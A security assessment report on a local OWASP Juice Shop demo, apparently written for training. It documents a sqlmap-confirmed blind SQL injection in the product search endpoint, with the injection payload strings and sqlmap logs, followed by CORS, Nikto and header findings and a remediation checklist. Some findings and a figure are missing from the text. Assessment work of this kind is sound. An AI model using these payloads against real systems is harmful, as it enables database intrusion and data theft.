

Security Assessment Report — Web Application Vulnerability Assessment

Target: OWASP Juice Shop (local demo)

Author: Nitish Patil

Date: 2025-09-15

Executive Summary

A focused web application vulnerability assessment of a local OWASP Juice Shop instance produced multiple findings: a **confirmed SQL Injection** (boolean & time-based blind) in the product search endpoint, permissive CORS headers (**Access-Control-Allow-Origin: ***), and several backup/archive or plugin paths exposed as identified by Nikto. The SQLi was validated using sqlmap (SQLite backend). Recommended actions: remove public backups, restrict CORS, add security headers, and remediate the SQL injection by using parameterized queries and least-privileged DB accounts. Artifacts and PoCs are provided in the `evidence/` folder.

Findings

Finding 1 — SQL Injection (confirmed — boolean & time-based blind)

- **Endpoint / parameter:** GET `/rest/products/search?q=<term>`
- **Severity:** High
- **Evidence files:** `evidence/sqlmap_run_level3.txt`, `evidence/sqlmap_dbs.txt`, `evidence/sqlmap_dump_TABLE_NAME_masked.txt`, `evidence/screenshot_sqlmap.png`, `evidence/screenshot_sqlmap_dbs.png`
- **Proof-of-Concept (automated):**
sqlmap (level=3, risk=2) against `http://localhost:3000/rest/products/search?q=test` confirmed boolean- and time-based blind injection on parameter `q`. Example payloads captured: `q=test%' AND 1556=1556 AND 'siIx%'='siIx`
`q=test%' AND 1098=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))`
`AND 'plqG%'='plqG` The run enumerated schema and table `Cards` and sample values were retrieved (masked). See the sqlmap run output and enumeration screenshots below.

Impact: An attacker can infer and exfiltrate database contents (user data, payment card data in this demo), potentially enabling account compromise, data theft, and downstream abuse.

Remediation: Replace dynamic SQL with parameterized/prepared statements; validate and sanitize inputs server-side; use least-privileged DB accounts; and

```
Session Actions Edit View Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 16:48:53 /2025-09-15/

[16:48:53] [INFO] testing connection to the target URL
[16:48:53] [INFO] testing if the target URL content is stable
[16:48:53] [INFO] target URL content is stable
[16:48:53] [INFO] testing if GET parameter 'q' is dynamic
[16:48:53] [INFO] GET parameter 'q' appears to be dynamic
[16:48:53] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[16:48:53] [INFO] testing for SQL injection on GET parameter 'q'
[16:48:53] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[16:48:53] [INFO] GET parameter 'q' appears to be AND boolean-based blind - WHERE or HAVING clause injectable
[16:48:53] [INFO] heuristic (advanced) test shows that the back-end DBMS could be 'SQLite'
[*] looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[16:48:54] [INFO] testing 'Generic inline queries'
[16:48:54] [INFO] testing 'SQLite inline queries'
[16:48:54] [INFO] testing 'SQLite + 2.0 stacked queries (heavy query - comment)'
[16:48:54] [INFO] testing 'SQLite + 2.0 stacked queries (heavy query)'
[16:48:54] [INFO] testing 'SQLite + 2.0 AND time-based blind (heavy query)' injectable
[16:48:54] [INFO] GET parameter 'q' appears to be 'SQLite + 2.0 AND time-based blind (heavy query)'
[16:48:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 28 columns'
[16:48:54] [INFO] automatically extending templates for UNION query injection technique tests as there is at least one other (potential) technique found
[16:48:54] [INFO] testing 'Generic UNION query (random number) - 1 to 28 columns'
[16:48:54] [INFO] testing 'Generic UNION query (NULL) - 21 to 48 columns'
[16:48:54] [INFO] testing 'Generic UNION query (random number) - 21 to 48 columns'
[16:48:54] [INFO] testing 'Generic UNION query (NULL) - 21 to 48 columns'
[16:48:54] [INFO] checking if the injection point on GET parameter 'q' is a valid position
[16:48:54] [WARNING] parameter length constraining mechanism detected (e.g. Saboteur patch). Potential problems in enumeration phase can be expected
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:

Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: 'q'='1' AND '1'='1'
Type: time-based blind
Title: SQLite + 2.0 AND time-based blind (heavy query)
Payload: 'q'='1' AND '1'='1'

[16:48:54] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[16:48:54] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 139 times
[16:48:54] [INFO] fetched data logged to text files under '/home/lucifer/.local/share/sqlmap/output/localhost'

[*] ending @ 16:49:03 /2025-09-15/
```

Figure 1: SQLmap Injection Output

```
Session Actions Edit View Help
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: 'q'='1' AND '1'='1'
Type: time-based blind
Title: SQLite + 2.0 AND time-based blind (heavy query)
Payload: 'q'='1' AND '1'='1'

[16:54:07] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[16:54:07] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 139 times
[16:54:07] [INFO] fetched data logged to text files under '/home/lucifer/.local/share/sqlmap/output/localhost'

[*] ending @ 16:54:07 /2025-09-15/

[16:54:07] [INFO] resuming back-end DBMS 'sqlite'
[16:54:07] [INFO] testing connection to the target URL
[16:54:07] [INFO] testing NULL connection to the target URL
[16:54:07] [INFO] NULL connection is supported with HTTP method 'Content-Length'
sqlmap resumed the following injection point(s) from stored session:

Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: 'q'='1' AND '1'='1'
Type: time-based blind
Title: SQLite + 2.0 AND time-based blind (heavy query)
Payload: 'q'='1' AND '1'='1'

[16:54:07] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[16:54:07] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[16:54:07] [INFO] fetched data logged to text files under '/home/lucifer/.local/share/sqlmap/output/localhost'

[*] ending @ 16:54:07 /2025-09-15/
```

Figure 2: SQLmap DB Enumeration




Figure 4: Nikto scan excerpt

Finding 4 — Missing / weak security headers

- **Evidence:** evidence/nikto.txt
- **Severity:** Low → Medium
- **Description:** Some static assets lack hardening headers (e.g., X-Content-Type-Options: nosniff), increasing the risk of MIME sniffing and other client-side issues.
- **Remediation:** Add X-Content-Type-Options: nosniff, Content-Security-Policy, Strict-Transport-Security, and X-Frame-Options as appropriate.

Proof-of-Concept (summary)

Using sqlmap (level=3, risk=2) confirmed boolean/time-based blind SQL injection on the q parameter of /rest/products/search. Sqlmap enumerated database information and table Cards, and produced a masked dump of sample values (see evidence/sqlmap_dump_TABLE_NAME_masked.txt). See evidence/sqlmap_run_level3.txt and the embedded screenshots for full execution details.

Recommendations / Remediation checklist

Immediate (0–24h)

- Remove backups and archive files from webroot and restrict public directories (/ftp/, /public/).

- Apply temporary WAF rules to block common SQLi payloads targeting `/rest/products/search?q=`.
- Restrict CORS to trusted origins.

Short-term (1–7 days)

- Replace dynamic SQL with parameterized/prepared statements throughout the application.
- Limit DB account privileges to minimum required.
- Add security headers: `X-Content-Type-Options: nosniff`, `Content-Security-Policy, Strict-Transport-Security`, `X-Frame-Options`.

Medium-term (1–4 weeks)

- Conduct authenticated manual penetration testing and code review for the search endpoint.
- Integrate automated security scanning into CI/CD and schedule periodic reviews.

Evidence index

- Nikto scan: `evidence/nikto.txt`, `evidence/screenshot_nikto.png`
 - Sqlmap runs: `evidence/sqlmap_run_level3.txt`, `evidence/sqlmap_dbs.txt`, `evidence/sqlmap_dump_TABLE_NAME_masked.txt`, `evidence/screenshot_sqlmap.png`, `evidence/screenshot_sqlmap_dbs.png`
 - HTTP headers: `evidence/headers.txt`, `evidence/screenshot_headers.png`
-